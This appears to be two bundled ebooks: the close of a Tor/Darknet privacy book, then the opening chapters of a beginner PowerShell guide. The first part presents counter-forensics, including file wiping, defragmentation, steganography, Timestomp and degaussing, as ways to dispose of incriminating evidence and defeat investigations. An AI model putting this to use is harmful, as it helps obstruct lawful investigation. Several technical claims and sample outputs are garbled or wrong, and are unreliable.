Most people are aware of the fact that evidence on a computer can be modified and deleted easily enough. Until recently, government agencies were very rarely able to find the more spophisticated attempts at disposing of evidence. Those tools were known as file shredding or evidence eliminating tools and they were only discovered when investigated by highly skilled specialists.

There are four very broad options available to those trying to inhibit or prevent an investigation of data on any computer. Data can simply be destroyed or altered, it can also be hidden inside the computer system, or it can be pre-empted by not allowing the computer to accumulate information in the first place. This chapter is going to briefly discuss the four options available to most people when it comes to this type of activity.

The first is data destruction. This appears to be the best solution when getting rid of incriminating data. Most people use different techniques to completely remove the data that was accumulated from their computers by deleting it conventionally. One can also replace the hard drive or use evidence elimination software.

The next option is file deletion. If someone has something serious to hide, the biggest issue with file deletion is that most computers store information in several locations and in many cases simply deleting the file will do nothing to actually remove it. With normal computer use, the system will create link files within the operating system and references in the general registry. All of those indicate that files were stored on the computer but are no longer there. Most computer applications will make temporary copies of the files so deleting them does not guarantee the data stored elsewhere will not be recovered.

Re-formatting is also an option. In order to reverse the format, one needs to locate the deleted file and reconstruct it. Forensic tools allow this to be done pretty easily. On occasion, reinstallation of the operating system can be done after formatting. That will cause problems due to overwriting the file tables. Nonetheless, the files deleted on the hard drive can still be found, although it is much more difficult for investigators to do so. It is also quite time consuming.

Defragmentation is the final of these four options. Computer hard drives get full and when they do, it is difficult for the computer to store larger files. On occasion, it is almost impossible to store files in one space on its drive. The computer will isntead try to store parts of the file in several different locations. That file is *fragmented*. A Fragmented file will slow the computer down tremendously. That means the hard drive will have to be searched in several locations in order to create a file before it will be committed to memory. This causes problems in that computers regularly employ several system files that can be fragmented. Defragmentation reorganizes the entire hard drive so all of the files will be stored in one location contiguously. The actions are a normal part of the defragmentation process and tend not to cause problems.

When defragmentation is combined with file deletion, the chances of those files being recovered are slim to none. As it is with file deletion, defragmentation is effective when it comes to destroying evidence, especially when the disc is near full. Defragmentation can leave trace evidence over the hard drive which will also show that files were deleted.

Along with those techniques come some trickier options. One can use a process called Steganography. This is a technique in which files or information are hidden within a separate file. Basically, this is hiding information in plain sight. When used correctly, Steganography is an effective way to disrupt any investigation.

Another uncommon form of counter-forensics is known as Trail Obfuscation. This is a technique that disorients, confuses and diverts any forensic investigation. It uses a variety of tools including poofing, backbone hopping, log cleaners, trojan commands and zombied accounts. One of the most common tools in trail obfuscation is known as Timestomp, which is a part of the Metasploit framework. This program allows the user to modify metadata that pertains to creation, access and the modification of dates and times. Using programs like Timestomp can render almost any file useless in a court of law because it questions the credibility of the file.

Disk destruction or degaussing techniques can also be applied in counter-forensics. This process involves the use of a magnetic field that is applied to the digital media source or device. This results in completely cleaning any previously stored data on that device. Degaussing is rarely ever used despite its clear effectiveness in wiping data. In general, degaussing machines are incredibly expensive, which is the main reason it is not commonly used with typical consumers. The more commonly used technique is the flat out destruction of the device. This is physically destroying the machine by incineration, pulverizing, melting, disintegration or shredding.

It ’ s good to note that government agencies employ some of the best IT professionals in the world. However, some of these techniques discussed can be effective. Remember that using encryption devices is always recommended as it does help curtail individuals monitoring your internet activities. It will also make cracking into your computer difficult if it is ever confiscated.

Chapter 9: How to Stay Hidden on the Internet

There are a number of ways to stay hidden on the Internet, some of which we have discussed previously in this book. There are a few that are obvious like using a private or incognito browser. Another option is to kill your cookies. Now, as we discussed earlier, this action will not kill any supercookies, but it will at least help you remain somewhat anonymous while you are surfing the Internet. An easy way to get rid of cookies is to download Ccleaner, which is a free program. It will clear both regular cookies and flash.

Another option is to search anonymously. One way to do this is to turn off your search engine ' s personalized search. You can do this by following this command: Search tools > All results > Verbatim. That will give you some anonymity, but not one-hundred percent. Another option is to switch to private search engines. One we talked about previously that users seem to enjoy is duckduckgo.

There is also the option of stopping Google from tracking you. If you were unaware that this was happening...surprise! Because it has so many offerings like Gmail, Google+, calendars, YouTube and other searches, Google is able to build profiles about what you like and what you do online. Google has a unified privacy policy meaning it is able to track you over all services, which includes scanning your emails, and it can use that information to personalize your experience. There are pros to this such as getting location specific reminders, but the cons include targeted ads that are largely based on your email content. Your picture can also show up on items you liked while you were logged into Google+. You can opt out of this by turning off ad personalizations. You can also download Googles Analytics Browser Add-on and that will stop collecting data based on your movements that it later sells to its ad partners.

Blocking trackers on the Internet is another option. Every site on the Internet has tracking cookies embedded within it. Ads, sponsored links and and comment boxes are examples of embedded tracking cookies. There are anti-tracking plug ins like Ghostery, Disconnect and Privacy Badger that block tracking cookies and keep analytic ad companies from building a profile simply based on sites you like to browse while on the Internet. Those programs are all easily downloadable, do not take up much space and have easy to follow instructions during the download process. Once they are there, you let them do the work and do not have to worry about cookies.

You can also use a proxy network. The options we outlined previously are wonderful for dodging those tracking cookies. However, your online activity and websites you frequent can still be tracked by the IP address on your browser. IP Addresses identify the approximate location of the computer and how often you visit certain websites. In order to get some sense of anonymity, you can use VPNs, which we previously discussed. In addition to the VPNs we listed earlier, there is another that is pretty low to maintain cost wise. It is called CyberGhost and it works on Android, PC, iOS and Mac.

Downloading an anonymous browser is something to consider as well. Proxies, plugins and trying to remember to turn on your private browsing session every time can make for a frustrating web surfing experience. If you can give up your favorite browser, downloading an entirely new one is an option. Doing so will give you the ability to turn on proxy networks with a switch located on the toolbar. There is an Epic browser that is based largely on the Chrome browser. Privacy settings are up so high that third party cookies are always automatically blocked. You are able to search whatever you like and browsing websites is never logged. Trackers are also blocked every time. You will see ads, but your activity will not be tracked. There is a cool counter on the homepage that shows how many trackers tried to log your movements in one day. It is oddly satisfying to see how many tried to track your activity and were completely shut down by your browser. If this interests you, downloading the Epic Privacy Browser is the way to go. What is great about this browser is it does not entirely take away the convenience of auto-filling forms using data that was previously entered. The downside is that passwords cannot be saved on account logins. However, a password extension can be used. Previously, we also talked about KeePassX, which is a great tool to use to save all of your passwords.

Another option is data removal services. A prodcut called *DeleteMe* can be purchased for a little under one-hundred dollars per year. For that fee, the company will delete all personal infromation that compaines collect and then sell to other companies. The downfall to this is that it is a paid service. Additionally, it does not necessarily remove all information from the Internet, leaving some vulnerability.

It is also possible to hide your IP address. There are several IP scrambler programs like Virtual World Computing Cocoon. This program shows you as a *cocoon user* to anyone who may be looking. It acts as a smart proxy and when the user logs into Cocoon, only the IP address on Cocoon can be seen, not the user ’ s IP address. Cocoon can protect people on public WiFi networks.

Creating several online identities can also help. This creates confusion and makes it difficult for people to track where you are and what you are doing on the Internet. We covered this breifly when we went over using Darknet personas. The only issue with multiple identities is that it makes more work for the user. There are more usernames and passwords to remember or store. Overall, it is a good way to conceal your true identity on the Internet.

Not allowing social networking sites to track you on the Internet is a great way to hide. Anything you click on or view on Facebook and Twitter is stored in their databases, and those sites use their own form of mobile ad networks. In order to remove your web searches and likes in Facebook, you will go to their settings and adverts to control. By unclicking that, your likes on Facebook will no longer be tracked. All social media sites have this option available. If you are unable to live without them entirely, make sure you go and disable this content from each social media site you use.

Short of completely obliterating your online presence, this chapter provided users with several options for hiding your browsing habits while on the Internet.

Conclusion

Thank for making it through to the end of *Tor and the Darknet: Crash Course in Hiding your Online Activities and Staying Invisible from the NSA and Government Spying*. We do hope it was informative and able to provide you with all of the tools you need to achieve your goals, whatever they may be.

The next step is to explore some of the options we outlined for you in this book. You can download Tor and check out all Darknet has to offer. Experiment with using Bitcoin and decide which operating system is going to be most conducive to your online experience. Keep in mind that Windows operating systems are the most common and therefore most monitored.

Finally, if you found this book useful in anyway, a review on Amazon would be greatly appreciated!

PowerShell:

The Beginners Guide to Mastering the Powershell Command Line and Learning to Script Tasks Effortlessly

Logan Styles

Table of Contents

Introduction

Congratulations on downloading *Powershell: The Beginners Guide to Mastering the Powershell Command Line and Learning to Script Tasks effortlessly*. I'm confident you've made a very wise decision by picking up this book IF your goal is to master the basics—and some advanced concepts—of Powershell.

The following chapters will discuss a brief introduction to PowerShell, the differences between PowerShell and other shells available on the market, how to get into and manipulate the pipeline as well as a couple of tutorials on using some of the more well-known (and one not so well-known) functions within the PowerShell system. By the end of this e book, you should have a great base knowledge of how to use PowerShell.

There are plenty of books on this subject on the market, thanks again for choosing this one! Every effort was made to ensure it is full of as much useful information as possible, please enjoy!

Chapter 1: A Brief Introduction to Powershell and Why You Should Use It

Powershell is a command shell that can be extended. It is also scripting language that is generally used to administer and manage environments within the server. Examples of these types of servers are Exchange, SharePoint 2010 and Windows Server.

Powershell is a fantastic tool and the best part about it is the extension. What I mean is that the extensions are able to add value to any of the compatible environments. In its simplest terms, it is an extension of the tools you already have. That makes it so you can complete tasks that are repetitive in nature more bearable; you are able to make those complex tasks easier by taking several commands and wrapping them all together, and you can automate tasks like deployment. As a result, the risk of human error is reduced tremendously.

The scripting language part of Powershell is great for developers. Powershell is based on the C# program and most developers agree that Powershell is easy to use and learn.

There are several components in programming that can be easily replaced with the Powershell program. Some of those include the need for a central administration website, stsadm, psconfig and the SharePoint Products Configuration Wizard.

Before we get into why you should use Powershell, it is prudent to give a word of caution. Powershell is capable of causing huge changes to configurations, negative or positive, so you need to make sure you are protected. You can do this by creating an environment in which to test while you learn. You can also use the parameter *-confirm* to test any configurations before executing commands. That being said, let's talk about why Powershell is so amazing.

Powershell is capable of creating Windows Management Instrumentation which is able to fetch any USB devices that have been installed on any remote or local system. The string of commands for that is: *gwmi Win32_USBControllerDevice –computername SERVER1 |f1 Antecedent,Dependent* That command will set a filter capable of bringing the antecedent and dependent fields back from SERVER1 computer. If you are looking to get the full export, all you have to do is leave out the pipe and filter statement, which will export all USB devices on the system.

> You can finally stop using the DOS prompt and perform all of the tasks DOS did inside of Powershell. That function alone can make the learning process simpler and it will familiarize you with the system interface. The downfall here is that there is not a simple launcher like *cmd*. However, Powershell can and will launch it. You are also able to create and assign shortcut keys within Powershell. A command like Ctrl+Shift+P will launch the command you created.

Next, in Powershell, you can kill a process without having to use the Task Manager. Whenever you are running a service in Windows that has stopped responding you are able to use Powershell to end the task without opening the manager. An example is the command for BadThrea.exe as shown below.

*get-process BadTh**

The results of that command will look like this:

```
Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
------- ------    -----      ----- -----   ------     -- -----------
28       4 -210844    -201128  -163    25.67   2792 BadThread
```

With the identification of the Process ID, you are able to kill the stalled process by entering the following command:

stop-process –id 2792

By now, the BadThread example listed above will be brought to a screeching halt and you will be able to attempt to restart the service. The ability to do that directly from Powershell makes it an invaluable and headache-free perk.

Another great feature is the PS drive and its ability to view much more than drives. This is a command that allows the user to see objects in the Windows environment that are beyond the standard local, network or removable drives. One of the more popular views is that of the HKLM PSDrive in which you are able to view HKEY_LOCAL_MACHINE which is the top level of that registry. In order to get to the registry, you would need to input the command as follows:

```
PS    C:>        cd HKLM:

PS    HKLM:/>
```

Next, Powershell's ability to manage NTFS permissions as well as export them to audit is a great feature. This function can also allow quick peeks at the access control lists in regards to security configurations. This is also good for accountability when run in script from time to time. It can also be run to diagnose an issue by using the following command:

```
PS    E:>Get-Acl N:Data
```

That command is going to spit out a short report of security rights to a specific path. It will not, however, give you share access. While that probably is not the most exciting thing in the world, it does allow for recursion to the whole path, which you can utilize in various other strategies. Using the same path (N:\Data) you can also use Get-Childltem command in Powershell and combined with the Get-Acl command, it will display the ACL's and content in that path. The following command will show you:

```
PS    E:>Get-ChildItem N:Data -recurse | Get-Acl
```

That path will give the inventory of file system objects. The collection will then be passed to Get-

Acl and will provide results for each item.

Those are just a few things that make PowerShell such a great system. Throughout the rest of this book, we are going to explore more things within the PowerShell system, talk about what makes it stand out and provide tutorials and examples on how to make using this program simple and fun.

Chapter 2: PowerShell Vs. Other Shells

PowerShell is technically more difficult to use than Windows Command Prompt. That being said, it is also exponentially more powerful. Command Prompt was inferior to other shells previously offered on Unix-like systems as well as Linux. PowerShell is a favorable competitor with other shells available for all platforms.

PowerShell is much different than Command Prompt. It uses commands known as cmdlets within PowerShell. Tasks typically performed by the System Administrator such as registry management, are accessible using PowerShell cmdlets, but are not at all accessible using the Command Prompt.

Just like Linux and other Unix-type systems, PowerShell is able to make use of pipes. Pipes make it so you are able to pass output from one cmdlet directly into the input of another cmdlet. This is done using several cmdlets in a particular sequence which will in turn manipulate similar data. Unix-type systems are only able to pipe through lines of characters or text where PowerShell pipes objects between the cmdlets.

PowerShell is not just a shell, either. It is an extremely powerful script environment that is used to make complex scripts that are able to manage Windows systems in a more effective manner than one could using the Command Prompt. Command Prompt is basically an environmental legacy that has been passed forward into Windows. It copies all of the different DOS commands that can be found on the DOS systems. When it comes down to it, Command Prompt is ridiculously limited. It is unable to access many of the System Administration features within Windows and is hard to create complex scripts within its parameters. The PowerShell environment is great for Windows system administrators because it lets them use more mainstream and modern command-line environments to manage their Windows systems.

PowerShell is a super powerful command-line environment. On the flip side, it is a bit more complicated than say the Linux terminal and average users of the Windows system would not be able to see much in the way of benefits while playing with its features. System Admins (or anyone who wants to manage their systems efficiently) would definitely want to learn how to use PowerShell.

Command Prompt commands, from cd to ipconfig, will actually work in the PowerShell program. This is possible because it contains *aliases* that can direct the outdated commands to similar new cmdlets and is able to run them by simply typing the old command. Below are a couple of commands for the Command Prompt and what they are in PowerShell, so you can see how PowerShell's syntax differs.

Changing a Directory:

PowerShell uses: **Set-Location**

Command Prompt uses: **DOS: cd**


Listing Files in a Directory:

PowerShell Uses: **Get-Childltem**
Command Prompt uses: **DOS: dir**

Renaming a File:

PowerShell uses: **Rename-Item**
Command Prompt uses: **DOS: rename**

In order to decipher whether or not a DOS command is using an alias, you would use **Get-Alias** cmdlet. An example of that is in the screenshot below:




```
Windows PowerShell
Copyright (C) 2012 Microsoft Corporation. All rights reserved.

PS C:\Users\Chris> Set-Location C:\Windows
PS C:\Windows> Get-Alias cd

CommandType     Name                                                ModuleNan
-----------     ----                                                ---------
Alias           cd -> Set-Location


PS C:\Windows>
```

There are many systems one can use in place of PowerShell. As we have seen in this chapter, PowerShell is superior to the Windows Command Prompt and it is actually able to use prompts from Command Prompt within its own system. While it may seem daunting, the uses one can get out of PowerShell are pretty much limitless. Once the user has spent some time with the system, it becomes a much easier program to use. The examples in this chapter are minimal compared to the things PowerShell is actually capable of. In the next chapter, we will show you how to automate the Windows system using PowerShell.

Another shell that can be compared to PowerShell is Bash. It is a shell, or otherwise known as a command language interpreter, that runs on the GNU operating system. Bash is actually an acronym for *Bourne Again SHell*. Bash is compatible with sh and was originally intended to be a conforming implementation of IEEE POSIX. The GNU operating system has tons of shells available to use when purchasing the system. However, Bash is the default shell for GNU. All shells have pros and cons. One of the great things about Bash is that it is portable and it is run on almost every version of Unix as well as some other more notable operating systems.


Bash is a shell, but in comparison to PowerShell, it does not quite measure up. It has been said that PowerShell and Unix have different philosophies. What it really comes down to is that Unix shells, in this case Bash, push text while PowerShell pushes structured data. Below we are going to show a prompt with PowerShell and one with Bash before we get into the difference between the two and why PowerShell is superior.

When you enter the following prompt into the command line for PowerShell: **PS C:temp\> ls** you'll get this:



```
PS C:\temp> ls


    Directory: C:\temp


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        9/13/2016  10:02 AM           2092 alpha.png
-a----        9/13/2016  10:02 AM           2092 bravo.png
-a----        9/13/2016  10:02 AM           2092 charlie.png
-a----        9/13/2016  10:02 AM           2092 delta.png


PS C:\temp>
```

The prompt you would enter for Bash is: **/temp/ls** and you will see this:



```
temp:ls
alpha.png       beta.png        charlie.png     delta.png
temp:ls -l
total 0
-rw-r--r--  1 root  wheel  0 Sep 13 10:23 alpha.png
-rw-r--r--  1 root  wheel  0 Sep 13 10:23 beta.png
-rw-r--r--  1 root  wheel  0 Sep 13 10:23 charlie.png
-rw-r--r--  1 root  wheel  0 Sep 13 10:24 delta.png
temp:
```

Above, it may appear to be just a series of files, however they are tasks in responsibility. The question here is, who is actually responsible for how the output is analyzed. PowerShell is all about taking care of the output and taking responsibility. They will return the files as *file objects*. Those file objects have properties like dates that can be created.

Bash, on the other hand, believes that the system admin would have responsibility for the output. Bash works with a *set of strings*. Strings are text representations of the file names.


Writing scripts in shells can be likened to building Legos. One of the little Lego bricks on its own is not much to look at. But, the possibilities and amazing structures you can build with them is awesome.

Bash is a great program. However, the type of files it outputs are much more detailed and time consuming. PowerShell returns file objects that are clean and they are easier to read.

Chapter 3: Automating Windows using PowerShell

In this chapter, we are going to help you understand PowerShell language that is built into Windows. Learning PowerShell is an important function for anyone who wishes to be a Network Administrator or for anyone who just wants to be able to use a highly functioning and overall great automation tool. Before we move on, it is necessary to note that this e book is based on PowerShell 3 in Windows 8. If you are still running Windows 7, just make sure you have the PowerShell 3 update before attempting any of the examples we are going to show in this book.


There are two different ways one can interact outside the box using PowerShell with the Console and Integrated Scripting Environment. Moving forward, we will be using the abbreviation ISE. The ISE has improved tremendously from its prior version, PowerShell 2. It is able to be opened by simply pressing Win + R key combination, and it will make the run box pop up. You will then input powershell_ise and press enter.




```
Get-ChildItem -Path C:\*.exe
```

```
PS C:\> Get-ChildItem -Path C:\*.exe

    Directory: C:\

Mode                LastWriteTime     Length Name
----                -------------     ------ ----
-a---         12/9/2012   3:50 PM       8192 MediaParser.exe

PS C:\>
```

In the screenshot above, you will see that the ISE has a split view, which makes it easy to script quickly, while still seeing the result of what you have done in the lower portion of the ISE. That is where the results will be printed and it can also be used as a REPL prompt, which is similar to a command prompt. In this version, there is support for intellisense in the script pane and the interactive console.




```
1  Get-
   Get-Acl
   Get-Alias
   Get-AppLockerFileInformation
   Get-AppLockerPolicy
   Get-AppxLastError
   Get-AppxLog
   Get-AppxPackage
   Get-AppxPackageManifest
PS C:\
```



